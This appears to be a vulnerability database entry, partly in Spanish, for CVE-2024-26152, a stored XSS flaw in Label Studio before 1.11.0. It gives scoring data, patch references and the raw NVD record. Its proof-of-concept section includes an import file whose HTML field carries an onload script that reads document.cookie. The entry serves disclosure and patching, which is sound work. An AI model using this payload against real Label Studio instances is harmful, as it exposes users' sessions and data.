CVE-2024-26152
### Summary On all Label Studio versions prior to 1.11.0, data imported via file upload feature is not properly sanitized prior to being rendered within a [`Choices`](https://labelstud.io/tags/choices) or [`Labels`](https://labelstud.io/tags/labels) tag, resulting in an XSS vulnerability.
### Details Need permission to use the "data import" function. This was reproduced on Label Studio 1.10.1.
### PoC
1. Create a project. 
2. Upload a file containing the payload using the "Upload Files" function.  
Leer descripción completaMostrar menos
3. Select the text-to-image generation labeling template of Ranking and scoring  
4. Select a task 
5. Check that the script is running 
### Impact Malicious scripts can be injected into the code, and when linked with vulnerabilities such as CSRF, it can cause even greater damage. In particular, It can become a source of further attacks, especially when linked to social engineering.
Detalles técnicos trazas, registros y código del informe original
The following are the contents of the files used in the PoC
```
{
  "data": {
    "prompt": "labelstudio universe image",
    "images": [
      {
        "value": "id123#0",
        "style": "margin: 5px",
        "html": "<img width='400' src='https://labelstud.io/_astro/images-tab.64279c16_ZaBSvC.avif' onload=alert(document.cookie)>"
      }
    ]
  }
}
```
CVSS
- Versión: 3.1
- Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N
- Puntuación base: 6.1
Probabilidad de explotación (EPSS)
- Probabilidad de explotación en los próximos 30 días: 2.22%
- Percentil entre todas las CVEs puntuadas: 82
- Fecha de la puntuación: 6/10/2026
EPSS (Exploit Prediction Scoring System, de FIRST) estima la probabilidad de que una vulnerabilidad sea explotada en 30 días. Complementa a CVSS (impacto) y a CISA KEV (explotación confirmada).
Tecnologías afectadas (1)
CWE
- CWE-79
- CWE-79
Referencias
- https://github.com/HumanSignal/label-studio/commit/5df9ae3828b98652e9fa290a19f4deedf51ef6c8
- https://github.com/HumanSignal/label-studio/pull/5232
- https://github.com/HumanSignal/label-studio/releases/tag/1.11.0
- https://github.com/HumanSignal/label-studio/security/advisories/GHSA-6xv9-957j-qfhg
JSON original (NVD)
Mostrar
{
"id": "CVE-2024-26152",
"cveTags": [],
"metrics": {
"ssvcV203": [
{
"source": "134c704f-9b21-4f2e-91b3-4a467353bcc0",
"ssvcData": {
"id": "CVE-2024-26152",
"role": "CISA Coordinator",
"options": [
{
"exploitation": "poc"
},
{
"automatable": "no"
},
{
"technicalImpact": "partial"
}
],
"version": "2.0.3",
"timestamp": "2024-02-23T14:32:49.819252Z"
}
}
],
"cvssMetricV31": [
{
"type": "Secondary",
"source": "security-advisories@github.com",
"cvssData": {
"scope": "CHANGED",
"version": "3.1",
"baseScore": 4.7,
"attackVector": "NETWORK",
"baseSeverity": "MEDIUM",
"vectorString": "CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:N/A:N",
"integrityImpact": "NONE",
"userInteraction": "REQUIRED",
"attackComplexity": "LOW",
"availabilityImpact": "NONE",
"privilegesRequired": "NONE",
"confidentialityImpact": "LOW"
},
"impactScore": 1.4,
"exploitabilityScore": 2.8
},
{
"type": "Primary",
"source": "nvd@nist.gov",
"cvssData": {
"scope": "CHANGED",
"version": "3.1",
"baseScore": 6.1,
"attackVector": "NETWORK",
"baseSeverity": "MEDIUM",
"vectorString": "CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N",
"integrityImpact": "LOW",
"userInteraction": "REQUIRED",
"attackComplexity": "LOW",
"availabilityImpact": "NONE",
"privilegesRequired": "NONE",
"confidentialityImpact": "LOW"
},
"impactScore": 2.7,
"exploitabilityScore": 2.8
}
]
},
"affected": [
{
"source": "security-advisories@github.com",
"affectedData": [
{
"vendor": "HumanSignal",
"product": "label-studio",
"versions": [
{
"status": "affected",
"version": "< 1.11.0"
}
]
}
]
},
{
"source": "134c704f-9b21-4f2e-91b3-4a467353bcc0",
"affectedData": [
{
"cpes": [
"cpe:2.3:a:humansignal:label_studio:*:*:*:*:*:*:*:*"
],
"vendor": "humansignal",
"product": "label_studio",
"versions": [
{
"status": "affected",
"version": "0",
"lessThan": "1.11.0",
"versionType": "custom"
}
],
"defaultStatus": "unknown"
}
]
}
],
"published": "2024-02-22T22:15:47.310",
"references": [
{
"url": "https://github.com/HumanSignal/label-studio/commit/5df9ae3828b98652e9fa290a19f4deedf51ef6c8",
"tags": [
"Patch"
],
"source": "security-advisories@github.com"
},
{
"url": "https://github.com/HumanSignal/label-studio/pull/5232",
"tags": [
"Patch"
],
"source": "security-advisories@github.com"
},
{
"url": "https://github.com/HumanSignal/label-studio/releases/tag/1.11.0",
"tags": [
"Release Notes"
],
"source": "security-advisories@github.com"
},
{
"url": "https://github.com/HumanSignal/label-studio/security/advisories/GHSA-6xv9-957j-qfhg",
"tags": [
"Exploit",
"Vendor Advisory"
],
"source": "security-advisories@github.com"
},
{
"url": "https://github.com/HumanSignal/label-studio/commit/5df9ae3828b98652e9fa290a19f4deedf51ef6c8",
"tags": [
"Patch"
],
"source": "af854a3a-2127-422b-91ae-364da2661108"
},
{
"url": "https://github.com/HumanSignal/label-studio/pull/5232",
"tags": [
"Patch"
],
"source": "af854a3a-2127-422b-91ae-364da2661108"
},
{
"url": "https://github.com/HumanSignal/label-studio/releases/tag/1.11.0",
"tags": [
"Release Notes"
],
"source": "af854a3a-2127-422b-91ae-364da2661108"
},
{
"url": "https://github.com/HumanSignal/label-studio/security/advisories/GHSA-6xv9-957j-qfhg",
"tags": [
"Exploit",
"Vendor Advisory"
],
"source": "af854a3a-2127-422b-91ae-364da2661108"
}
],
"vulnStatus": "Analyzed",
"weaknesses": [
{
"type": "Secondary",
"source": "security-advisories@github.com",
"description": [
{
"lang": "en",
"value": "CWE-79"
}
]
},
{
"type": "Primary",
"source": "nvd@nist.gov",
"description": [
{
"lang": "en",
"value": "CWE-79"
}
]
}
],
"descriptions": [
{
"lang": "en",
"value": "### Summary\nOn all Label Studio versions prior to 1.11.0, data imported via file upload feature is not properly sanitized prior to being rendered within a [`Choices`](https://labelstud.io/tags/choices) or [`Labels`](https://labelstud.io/tags/labels) tag, resulting in an XSS vulnerability.\n\n### Details\nNeed permission to use the \"data import\" function. This was reproduced on Label Studio 1.10.1.\n\n### PoC\n\n1. Create a project.\n\n\n2. Upload a file containing the payload using the \"Upload Files\" function.\n\n\n\nThe following are the contents of the files used in the PoC\n```\n{\n \"data\": {\n \"prompt\": \"labelstudio universe image\",\n \"images\": [\n {\n \"value\": \"id123#0\",\n \"style\": \"margin: 5px\",\n \"html\": \"<img width='400' src='https://labelstud.io/_astro/images-tab.64279c16_ZaBSvC.avif' onload=alert(document.cookie)>\"\n }\n ]\n }\n}\n```\n\n3. Select the text-to-image generation labeling template of Ranking and scoring\n\n\n\n4. Select a task\n\n\n5. Check that the script is running\n\n\n### Impact\nMalicious scripts can be injected into the code, and when linked with vulnerabilities such as CSRF, it can cause even greater damage. In particular, It can become a source of further attacks, especially when linked to social engineering.\n"
},
{
"lang": "es",
"value": "### Resumen En todas las versiones de Label Studio anteriores a la 1.11.0, los datos importados mediante la función de carga de archivos no se desinfectan adecuadamente antes de procesarse dentro de [`Choices`](https://labelstud.io/tags/choices) o [`Labels`](https://labelstud.io/tags/labels), lo que genera una vulnerabilidad XSS. ### Detalles Necesita permiso para utilizar la función \"importación de datos\". Esto fue reproducido en Label Studio 1.10.1. ### PoC 1. Cree un proyecto.  2. Cargue un archivo que contenga la carga útil usando la función \"Cargar archivos\" .   Los siguientes son los contenidos de los archivos utilizados en el PoC ``` { \"data\": { \" Prompt\": \"imagen del universo de labelstudio\", \"images\": [ { \"value\": \"id123#0\", \"style\": \"margin: 5px\", \"html\": \"\" } ] } } ``` 3. Seleccione la plantilla de etiquetado de generación de texto a imagen de Clasificación y puntuación 4. ¡Seleccione una tarea! [4 Seleccione una tarea](https://github.com/HumanSignal/label-studio/assets/3943358/71856b7a-2b1f-44ea-99ab-fc48bc20caa7) 5. ¡Compruebe que el script se esté ejecutando! [5 Compruebe que el script se esté ejecutando](https://github.com/ HumanSignal/label-studio/assets/3943358/e396ae7b-a591-4db7-afe9-5bab30b48cb9) ### Impacto Se pueden inyectar scripts maliciosos en el código y, cuando se vinculan con vulnerabilidades como CSRF, pueden causar un daño aún mayor. En particular, puede convertirse en una fuente de nuevos ataques, especialmente cuando se vincula a la ingeniería social."
}
],
"lastModified": "2026-06-17T07:17:12.570",
"configurations": [
{
"nodes": [
{
"negate": false,
"cpeMatch": [
{
"criteria": "cpe:2.3:a:humansignal:label_studio:*:*:*:*:*:*:*:*",
"vulnerable": true,
"matchCriteriaId": "27567917-A7FB-4767-B9F6-6C8D422D62E7",
"versionEndExcluding": "1.11.0"
}
],
"operator": "OR"
}
]
}
],
"sourceIdentifier": "security-advisories@github.com"
}